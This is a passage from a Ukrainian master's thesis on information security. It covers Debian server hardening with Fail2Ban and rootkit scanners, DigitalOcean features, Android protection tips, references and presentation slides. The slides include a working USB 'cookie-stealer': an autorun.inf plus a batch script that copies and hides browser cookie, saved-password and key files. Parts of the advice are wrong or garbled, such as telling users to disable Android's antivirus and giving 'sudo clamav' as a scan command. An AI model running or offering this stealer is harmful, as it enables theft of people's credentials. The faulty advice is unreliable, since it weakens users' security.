GRUB_CMDLINE_LINUX = "ipv6.disable = 1"

Якщо змінна GRUB_CMDLINE_LINUX вже існує, то ви можете додати це значення в кінець рядка до інших параметрів. Після завершення збережіть зміни та оновіть конфігурацію Grub за допомогою команди:

$ sudo update-grub2

Сервіс Fail2Ban.

Fail2Ban аналізує логи на сервері та підраховує кількість спроб доступу з кожної IP-адреси. У налаштуваннях вказано правила, скільки спроб доступу дозволено за певний інтервал - після чого ця IP-адреса блокується на заданий відрізок часу. Наприклад, дозволяємо 5 невдалих спроб аутентифікації SSH в проміжок 2 години, після чого блокуємо дану IP-адресу на 12 годин.

Для установки у Debian 10 пишемо команду apt install (з sudo Debian 10, без sudo для Xterm):

$ sudo apt install fail2ban

Тепер потрібно його запустити написавши:

$ sudo systemctl start fail2ban

$ sudo systemctl enable fail2ban

У програмі два конфігураційних файли: /etc/fail2ban/fail2ban.conf та /etc/fail2ban/jail.conf. Обмеження для бана вказуються у другому файлі. Тюрма SSH включена за замовчуванням з стандартними налаштуваннями (5 спроб, інтервал 10 хвилин, бан на 10 хвилин). Змінюємо переходячи у файл редактором nano/vim:

$ sudo nano /etc/fail2ban/jail.conf




Рис. 4.4 Налаштування в’язниці у терміналу Xterm’у

- bantime — це термін, на який IP заблокований. Якщо суфікс не вказано, за замовчуванням використовуються секунди. За умовчанням встановлено bantime значення 10 хвилин. Як правило, більшість користувачів хочуть встановити більш тривалий час блокування. Змініть значення за своїм бажанням: bantime = 1d;
- findtime — це проміжок часу між кількістю збоїв до установки заборони. Наприклад, якщо Fail2ban налаштований на заборону IP-адреси після трьох збоїв (maxretry), то ці збої повинні відбутися протягом зазначеного періоду findtime: findtime = 5m;
- maxretry — це кількість відмов до блокування IP-адреси. За умовчанням встановлено значення п'ять, що має підійти більшості користувачів. Я обрав три. maxretry = 3.

Інструменти для захисту.

Chrootkit. Chrootkit виявляє руткіти і проломи в захисті за допомогою скрипта оболонки і набору спеціальних програм.

Rootkit Hunter. Він здатний дуже ретельно сканувати систему, щоб знаходити навіть дрібні і неочевидні недоліки в захисті сервера.

ClamAV. Він вміє перевіряти архіви і стислі файли (.zip, .rar, .7z).

Завантажуємо:

$ sudo apt install chkrootkit

$ sudo apt install rkhunter

$ sudo apt install clamav

Сканування виконується наступними командами

$ sudo chkrootkit

$ sudo rkhunter –check

$ sudo clamav

4.2.2 Безпека серверу розміщеного на хостингу DigitalOcean

Основні дії які користувачеві потрібно зробити для захисту серверу розміщеного на хостингу:

1. Видалити cookie файли – це основний спосіб отримання доступу до вашого серверу. Якщо злодій не увійде до вашого DigitalOcean/Minima, аккаунту, йому буде важче дізнатись IP-адресу ваших серверів.

2. Xterm термінал має такі самі команди як і Debian 10, адже він є емулятором Linux, використайте способи захисту Debian 10 приведені вище у розділі 4.2.1 у такій самій послідовності.

3. Захист вашого пристрою повинен також відповідати усім рекомендаціям, будь-який пристрій з якого вироблялась взаємодія з хостингом DigitalOcean повинен бути захищеним.

Через емулятор терміналу Linux – MobaXterm ви можете переглянути усі підключенні до вашої мережі IP-адреса, IP-адреса з яких виконувалась взаємодія з вашим терміналом, їх порти, статус їхніх поточних занять на даний момент. Для використання інструментів Xterm достатньо натиснути на «Tools» у верхній частині інтерфейсу.




Рис. 4.5 Базові інструменти захисту в Xterm

Переваги DigitalOcean стосовно захищеності.

Ключі SSH забезпечують більш безпечний спосіб входу в Droplet. Droplet Console забезпечує безпечний спосіб підключення до ваших Droplets через SSH-доступ одним клацанням миші з терміналу.

Cloud Firewall (Хмарний брандмауер) – це мережевий брандмауер із контролем стану для Droplets, який надається безкоштовно. Хмарні брандмауери блокують увесь трафік, прямо не дозволений правилом.

Стандартні мережеві політики Kubernetes і мережеві політики Cilium можна використовувати для обмеження мережевого трафіку до/від робочих навантажень у кластері DOKS. Увесь трафік до робочих вузлів з Інтернету блокується за умовчанням.

Порти відкриваються автоматично, коли створюються служби NodePort. Весь трафік до робочих вузлів з Інтернету заблоковано за умовчанням.

Секрети Kubernetes, що зберігаються в etcd, шифруються в стані спокою за

допомогою ключа для кожного кластера. Дані Etcd зашифровані в стані спокою.

DigitalOcean входить до списку приватних розповсюджувачів Kubernetes і отримує завчасне сповіщення про критичні проблеми безпеки.

Користувачі можуть налаштувати свій кластер на отримання автоматичних оновлень версій виправлень.

Користувачі можуть налаштувати завершення SSL або проходження на балансувальниках навантаження, керованих DOKS, за допомогою анотацій.

4.3 Оптимальне рішення захисту мобільного пристрою (Android)

За результатами останніх досліджень було виявлено, що мобільний трафік становить 52% використання Інтернету у світі. Незважаючи на цей показник, для користувачів більш пріоритетнім залишається захист ноутбука чи комп'ютера аніж захист телефона.

На сьогоднішній день велика кількість компаній має робочі мобільні пристрої, які використовуються співробітниками в особистих цілях, що часто призводить до витоку конфіденційних даних підприємств. Тому мобільні девайси бізнес-організацій є найпривабливішими для кіберзлочинців і потребують захисту у першу чергу.

Встановлення паролів на телефон.

Паролі, блокування. Якщо ви це ще не зробили, раджу включити захист від несанкціонованого доступу – блокування екрана. Android пропонує різні способи: пароль, PIN, графічний ключ, а в деяких моделях інтегрований сканер відбитків пальців. Мені подобається розблокувати смартфон торканням пальця, це швидко та зручно. Пароль, код чи геометричну фігуру можна забути, відбитки – ні. Цей спосіб, однак, має мінуси (як у всіх). Відбиток пальця можна отримати, наприклад, фізичним примусом або досить якісним фотознімком. Якщо вам не пощастило опинитися на вістрі уваги якогось масштабного лиходія, захист за допомогою відбитка пальця може не підійти. Щонайменше не в «зонах ризику». З інших засобів з точки зору безпеки краще використовувати більш-менш надійний пароль. Іноді є

сенс встановлювати паролі на окремі додатки. Активуйте сплячий режим із блокуванням екрана через невеликий час (Налаштування -> Дисплей), наприклад, через хвилину бездіяльності. Стане в нагоді, якщо телефон десь ненадовго забули.

Відкриваємо налаштування -> екран блокування. Встановлюємо пароль та відбиток пальцю.




Рис. 4.6 Налаштування

На останніх версіях Android не потрібно встановлювати антивіруси, тому що за замовчуванням вже є Mcafee, потрібно тільки вимкнути його. Відкрийте «Безпека і конфіденційність», перейдіть у «Безпеку додатків», або натисніть захист пристрою, і вимкніть антивірус.




Рис. 4.7 Безпека та конфіденційність Android пристрою

Геолокація.

Якщо доступ до розташування увімкнено, це ще не є приводом для тривоги. Програми можуть запитувати цей доступ, щоб виконувати звичайні функції. А ось включена "історія розташування" фактично означає, що Google записує всі місця, де ви буваєте. Робиться це, звісно, для того, щоб запропонувати вам найкращий сервіс. Але якщо така опіка вам не до вподоби, відключіть історію розташування.

Зайдіть у налаштування -> геолокація, пункт «Показувати, де я», та переконайтеся, що смартфон не ділиться вашими координатами з іншими людьми.

Захист USB підключення.

Всі дані на смартфонах під керуванням Android 7-ї версії та вище зашифровані. Однак, користувачі можуть отримувати прямий доступ до файлової системи, а програми можуть втручатися в роботу один одного.

Загубивши, або навіть залишивши на декілька хвилин телефон, усі ваші файли можна буде скопіювати, або видалити за допомогою USB-кабелю. Для блокування даної функції потрібно відкрити налаштування телефону, перегорнути до низу та знайти «Параметри розробника», вмикаємо, якщо було відключено. Шукаємо пункт конфігурації USB за замовчуванням і вимикаємо передачу файлів переключаючи на «Тільки зарядка телефону»




Рис. 4.7 Параметри розробника




Рис. 4.9 Налаштування конфігурації USB підключення на Android

Установка двофакторної авторизації на сервісах.

Це такий тип входу до профілю на сервісі, коли після введення основного пароля потрібно ввести додатковий. Зазвичай дод. код двофакторної аутентифікації приходить на:

- електронну пошту у розділі «Повідомлення»;
- SMS-кою або у месенджер на мобільний пристрій, якщо номер підключений до сервісу;
- повідомленням на інше пристрій, підключений до профілю.

Щоразу пароль різний – таке мінливість забезпечує додатковий захист. Навіть якщо злодій угадає перший пароль, щоб отримати доступ до нього доведеться ввести ще один - випадковий.

Найчастіше злодії викидають сім-карту, до якої прив'язуються більшість сервісів. Так що авторизуватися до сервісів, прив'язаних до сім-ки (банки, комунальні підприємства, соцмережі тощо), у них не вийде.

Виявивши пропажу, власник телефону може зателефонувати оператору та попросити заблокувати цей номер. Навіть якщо погано вирішити залишити сімку заради доступу до сервісів, його чекає фіаско.

Регулярне оновлення системи телефону.

Наявність свіжої версії системи – найважливіший крок до безпеки даних. Хакери для злому пристроїв використовують уразливості системи. Розробники ОС борються з цим «на випередження», закриваючи діри в нові оновлення.

Тому наявність свіжої версії системи – критично важливо для збереження конфіденційності даних. Поки хакери знаходять «дірки» в одній версії, розробники вже випускають іншу. І з такою грою «на випередження » власники свіжих ОС залишаються захищеними від багатьох атак.

Створення резервних копій всіх даних на телефоні.

В Андроїд-смартфонах резервна копія створюється в 5 кроків:

1. Відкрити «Налаштування»;

2. Знайти рядок «Google»;

3. Натиснути на «Резервне копіювання»;

4. Обрати аккаунт, на який будуть зберігатися дані (від контактів до фото і відео);

5. на «Почати копіювання».

Папка Knox.

Дані, що зберігаються на смартфонах, можуть потрапити до рук шахраїв. Їх можуть цікавити фотографії, листування, паролі, банківські реквізити, контакти та інший вміст. На мобільних пристроях Samsung інформацію захищає Knox – власна платформа безпеки, яка шифрує дані та миттєво реагує на спроби злому. Розповідаємо, як це працює і чому вбудованого захисту Android може бути недостатньо

У Knox діє механізм примусового контролю доступу до даних: програми отримують лише ту інформацію, яка необхідна їхньої роботи. Наприклад, поміщена в захищену папку гра не вкраде дані банківської картки та паролі від соцмереж.

Samsung Pay за допомогою Knox забезпечує постійне шифрування інформації про банківські картки в окремому сховищі. Для оплати програма створює токен —

цифровий код, який замінює номер картки та діє лише 30 секунд. Цю послідовність цифр додаток відправляє до банку на підтвердження оплати, а особисті дані у своїй не передаються. Токен спрацьовує лише у тому випадку, якщо користувач підтвердив особу за допомогою відбитка пальця.

Knox працює навіть тоді, коли користувач перезавантажує або вмикає смартфон. У цей момент у будь-якому пристрої активуються завантажувачі, які перевіряють його працездатність та завантажують ядро операційної системи. На смартфонах під керуванням Android є механізм перевірки Verified Boot, який перевіряє, що у пристрої, наприклад, є камера та оперативна пам'ять.




Рис. 4.10 Прихована папка Knox

Захист від SMS/Call спаму.

Додаток GetContact позиціонує себе як блокувальник спаму та небажаних чи маркетингових дзвінків, наприклад, від шахраїв чи продавців. Даний сервіс збирає номери телефонів користувачів і дані контактів, робить аналіз спам активності. Якщо з номером відбувається спам активність, ставиться мітка, користувачі додатку додають коментарі та теги завдяки яким ми розуміємо хто власник і з якої метою дзвонить ще під час виклику.




Рис. 4.11 Перевірка номеру у застосунку Get Contact

Call Blocker – це програма, яка дозволяє вам блокувати будь-які телефонні номери, після чого власник номера більше не зможе надсилати вам повідомлення або дзвонити. Успішно, беззвучно та миттєво відхиляє всі вхідні дзвінки від невідомих мені номерів телефонів при виборі в його налаштуваннях такого режиму блокування, як: «Дозволити білий список+контакти».




Рис. 4.12 Інтерфейс застосунку Call Blocker

Call Recorder – це програма, яка призначена для автоматичного запису дзвінків. Програма надає функцію запису двох сторін на пристроях із такою підтримкою. Але деякі пристрої не підтримують двосторонній запис розмов або мають проблеми із записом через гарнітуру Bluetooth.

Про пам'ять телефону можна не турбуватися: ця програма для запису дзвінків вміє автоматично видаляти старі файли. Крім того, Call Recorder у платній версії має інтеграцію з хмарними сховищами DropBox і Google Диск.

Рис. 4.13 Інтерфейс застосунку Call Recorder

Отже, використавши усі дії вище ви можете бути впевнені що ваш телефон, а головне його файли у повній безпеці і ви не втратите доступ до телефону через набридливий спам. Посилання на додатки ви можете знайти натиснувши на його назву, але якщо вам не сподобається додаток, ви завжди можете знайти йому альтернативу. Наприклад у Google Play написавши назви цих додатків, ви отримаєте список з не менш ніж 10-ма різними додатками, які відрізняються не за призначення, а за інтерфейсом та налаштуванням, більшість функцій залишаються такими самими.

ВИСНОВКИ

В результаті проведеного аналізу загроз автоматизованих інформаційних систем, було зроблено висновок, що в роботі виконані завдання, які полягають в розробці оптимального рішення захисту інформаційного простору в ОС Windows, Linux веб-серверу з дистрибутивом Debian 10 (64-bit), серверу з нодою на віддаленому хостингу – DigitalOcean налаштованого через емулятор терміналу Xterm, смартфону Android з емулятором терміналу Termux та браузерів з cookie-файлами.

Досить часто інформація, яка зберігається на цифровому пристрої в декілька разів перевищує кошти технічного обладнання.

Коли справа доходить до безпеки, краще перестрахуватися спочатку, ніж шкодувати про це після. Новий спосіб злому, або шкідливе ПЗ - питання часу. Існує безліч хакерів, охочих дістати ваші особисті дані, дані від ваших аккаунтів – cookie. Завдяки переліченим вище методам безпека інформаційного простору ваших інформаційних систем буде набагато збільшена.

Потрібно зважати на те, що дані рекомендації не надають повного захисту інформації від крадіжки. Вони значно зменшують ймовірність успішної атаки та повідомляють користувача про вторгнення, або зміни в системі, надаючи змогу користувачеві захистити особисту інформацію та систему.

Дані рекомендації можуть використовувати системні адміністратори, користувачі ОС Windows/Linux, будь-які користувачі ПК та телефону на Android, а також підприємства з наявністю сервера на базі Linux.

ПЕРЕЛІК ПОСИЛАНЬ

1 Закон України «Про інформацію» // Відомості Верховної Ради (ВВР), 1992. – № 48. – ст. 650.

2 Закон України «Про запобігання легалізації (відмиванню) доходів, одержаних злочинним шляхом, фінансуванню тероризму та фінансуванню зброї масового знищення» // Відомості Верховної Ради (ВВР), 2020. – № 25. – ст. 171 (п.13. ст.1).

3 Закон України «Про захист інформації в інформаційно-телекомунікаційних системах».

4 Закон України «Про доступ до публічної інформації».

5 Закон України «Про захист інформації в автоматизованих системах».

6 НД ТЗІ 1.1-002-99 Загальні положення щодо захисту інформації в комп'ютерних системах від несанкціонованого доступу. Затверджено наказом ДСТСЗІ СБ України від 28.04.99 р. № 22.

7 Donald, A. T.: Mastering Linux Security and Hardening: Secure your Linux server and protect it from intruders, malware attacks, and other external threats, 2018. [Електронний ресурс] // Linuxbg. – Режим доступу: https://linuxbg.eu/books/w_pacb92.pdf.

8 Donald, A.T.: Mastering Linux Security and Hardening: Protect your Linux Systems from Intruders, Malware Attacks, and Other Cyber Threats, 2nd Edition, 2020.

9 Chris, B.: Linux Server Security: Hack and Defend. 1st edition, Kindle edition, 2016.

10 Matthew, H.: Ubuntu Linux Unleashed 2021 Edition. (2020).

11 Georgia, W.: Penetration Testing: A Hands-On Introduction to Hacking 1st Edition, 2014. – с. 197–214. [Електронний ресурс] // Zenk-security. – Режим доступу: https://repo.zenk-security.com/Magazine%20E-book/Penetration%20Testing%20-%20A%20hands-on%20introduction%20to%20Hacking.pdf.

12 Erdal, O.: Cybersecurity: The Begginer's Guide: A comprehensive guide to getting started in cybersecurity, 2019.

13 Uday, R.S., Oliver, P., Jonathan H.: Linux: Powerful Server Administration, 2017. – c. 545–561.

14 Christopher, N.: Ubuntu Linux Toolbox: 1000+ Commands for Ubuntu and Debian Power Users, 2008. – c. 279–295.

15 Erickson, K.: Cyber Security: This book includes: Kali Linux for Hackers and Hacker Basic Security, 2019.

16 Tajinder, K.: Practical Linux Security Cookbook: Secure your Linux environment from modern-day attacks with practical recipes, 2nd edition. (2018).

17 Ric, M.: Learning Kali Linux: Security Testing, Penetration Testing, and Ethical Hacking, 2018.

18 David, C.: Linux Security Fundamentals, 2020.

19 Zach, C.: Cyber Security: This book Includes: Hacking with Kali Linux, Ethical hacking. Learn How to Manage Cyber Risks Using Defense Strategies and Penetration Testing for Information Systems Security, 2019.

20 Ethem, M.: Kali Linux Hacking: A Complete Step by Step Guide to Learn the Fundamentals of Cyber Security, Hacking, and Penetration Testing. Includes Valuable Basic Networking Concepts, 2019.

21 Paul, T., Carl, A.D.: Cybersecurity Ops with bash: Attack, Defend, and Analyze from the Command Line, 2019.

22 Gus, K.: Kali Linux Penetration Testing Bible, 2021.

23 Brayan, W.: How Linux Works: What Every Superuser Should Know, 2004.

ДЕМОНСТРАЦІЙНІ МАТЕРІАЛИ (Презентація)

ДЕРЖАВНИЙ УНІВЕРСИТЕТ ТЕЛЕКОМУНІКАЦІЙ
НАВЧАЛЬНО-НАУКОВИЙ ІНСТИТУТ ІНФОРМАЦІЙНИХ ТЕХНОЛОГІЙ
КАФЕДРА ІНЖЕНЕРІЇ ПРОГРАМНОГО ЗАБЕЗПЕЧЕННЯ АВТОМАТИЗОВАНИХ СИСТЕМ

МАГІСТЕРСЬКА РОБОТА
на тему:
«ДОСЛІДЖЕННЯ БЕЗПЕКИ ІНФОРМАЦІЙНОГО ПРОСТОРУ НА ОСНОВІ КІБЕРАТАК ТА ПОШУКУ ВРАЗЛИВОСТЕЙ В ІНФОРМАЦІЙНИХ СИСТЕМАХ»

Виконав: студент 6-го курсу, групи ІСДМ-61
Яцунський Олександр Русланович
Керівник: д.т.н., доцент кафедри ІПЗАС
Срібна Ірина Миколаївна

м.Київ – 2022

2

Мета і актуальність роботи

Актуальність теми. Використання Інтернету поширюється в нашому житті, і ми стаємо дуже залежними від послуг, що надаються онлайн. Від онлайн-шопінгу до інтелектуальних домашніх рішень, також постраждала робоча культуралюдей, і, як наслідок, кількість загроз також зростає порівнянними темпами. На цих глобальних мережевих платформах існує дуже багато видів загроз. Окрім таких відомих термінів, як хакерство, злом, веб-злом, онлайн-терористичні організації, однією з поширених загрозє XSS-атаки (фішинг).

Об'єкт дослідження – емулятори терміналу Linux для ПК та Android смартфонів, а також веб-сервер і сервер з нодою у якості інформаційних систем які потрібно захистити.

Предмет дослідження – розробка оптимального рішення захисту інформаційного простору. стаціонарний комп'ютер, сервери, смартфон Android.

Мета роботи – розробкарекомендацій і правил безпеки інформаційних систем з метою забезпечення надійного захисту інформаційного простору

Інформація

Інформаційний простір є базовим для понять інформаційної війни та інформаційної зброї. Інформаційну війну можна визначити як несанкціоновану діяльність у чужому інформаційному просторі.

Інформаційний простір в простому розумінні цього поняття - це середовище в якому генерується нова Інформація, вона начебто «літає», безкінечно переміщується і поглинається, а **інформаційна система** - це комплекс технічних засобів, які в сукупності зберігають та обробляють інформацію користувачі її системи.

Сама по собі **інформація**- це будь яка дія, яку ми фіксуємо завдяки слуху, погляду, навіть запах передає інформацію.

Стосовно моїх думок, тут все набагато простіше, тому, що я, як і більшість людей, просто розділяємо інформацію за можливостями її використання: на важливу (корисну) і зайву (не корисна), звільнити пам'ять від якої нажаль не можна.

У політології вважається, що інформація - ресурс влади. Також ресурс влади – гроші, а грошові ресурси захищають.

Найважливіша інформація майже кожної людини знаходяться у неї в комп'ютері – Cookie файли, викрасти які можна за допомогою фішингу. (XSS-атак, cookie-stealer).

Cookie-stealer

Зараз я продемонструю простий, але ефективний спосіб, швидко дізнатися паролі, який, необережний користувач, а таких багато, зберіг у браузері

Плюсів зберігати пароль маса, однак, є один мінус, і великий, вкрасти такі паролі взагалі не проблема.

По-перше, мені знадобиться флешка. На ній я створив два текстові файли: перший - **autorun.inf**, а другий- **stealer.bat**.

У файлі autorun я записав: [AutoRun] Open = "stealer.bat". Зберіг (поєднання клавіш Shift+S) і закрив.

Тепер потрібно заповнити файл Stealer.bat написавши команди які будуть копіювати Cookie з браузерів

Я встановив додаток **WebBrowserPassView** додаток для перегляду скопійованих cookie-файлів

```
@echo off
md %~d0Mozilla
md %~d0Opera
md %~d0Google
md %~d0Yandex
md %~d0Amigo
CD/D %APPDATA%OperaOpera
cls
copy /y wand.dat %~d0Opera
copy /y cookies.dat %~d0Opera
cd %AppData%MozillaFirefoxProfiles\*.default
copy /y cookies.sqlite %~d0Mozilla
copy /y key3.db %~d0Mozilla
copy /y signons.sqlite %~d0Mozilla
copy /y %AppData%MozillaFirefoxProfiles\*.default %~d0Mozilla
cd %localappdata%GoogleChromeUser DataDefault
cls
copy /y "%localappdata%GoogleChromeUser DataDefaultLogin Data" "%~d0Google"
cd %localappdata%YandexYandexBrowserUser DataDefault
copy /y "%localappdata%YandexYandexBrowserUser DataDefaultLogin Data" "%~d0Yandex"
cd %localappdata%AmigoUser DataDefault
copy /y "%localappdata%AmigoUser DataDefaultLogin Data" "%~d0Amigo"
cls
ATTRIB -R -A -S -H
attrib +h %~d0Mozilla
attrib +h %~d0Opera
attrib +h %~d0Google
attrib +h %~d0Yandex
attrib +h %~d0Amigo
attrib +h %~d0search.bat
attrib +h %~d0new
attrib +h %~d0autorun.inf
del: autorun.inf?
```

Termux

Termux - це Android додаток під вільною GPL3+ ліцензією : емулятор терміналу для середовища GNU/Linux, яке працює безпосередньо без необхідності рутування чи налаштування. Сам Termux важить близько 100 Мб, розширюється до Гб, працює на OS Android v7-13.

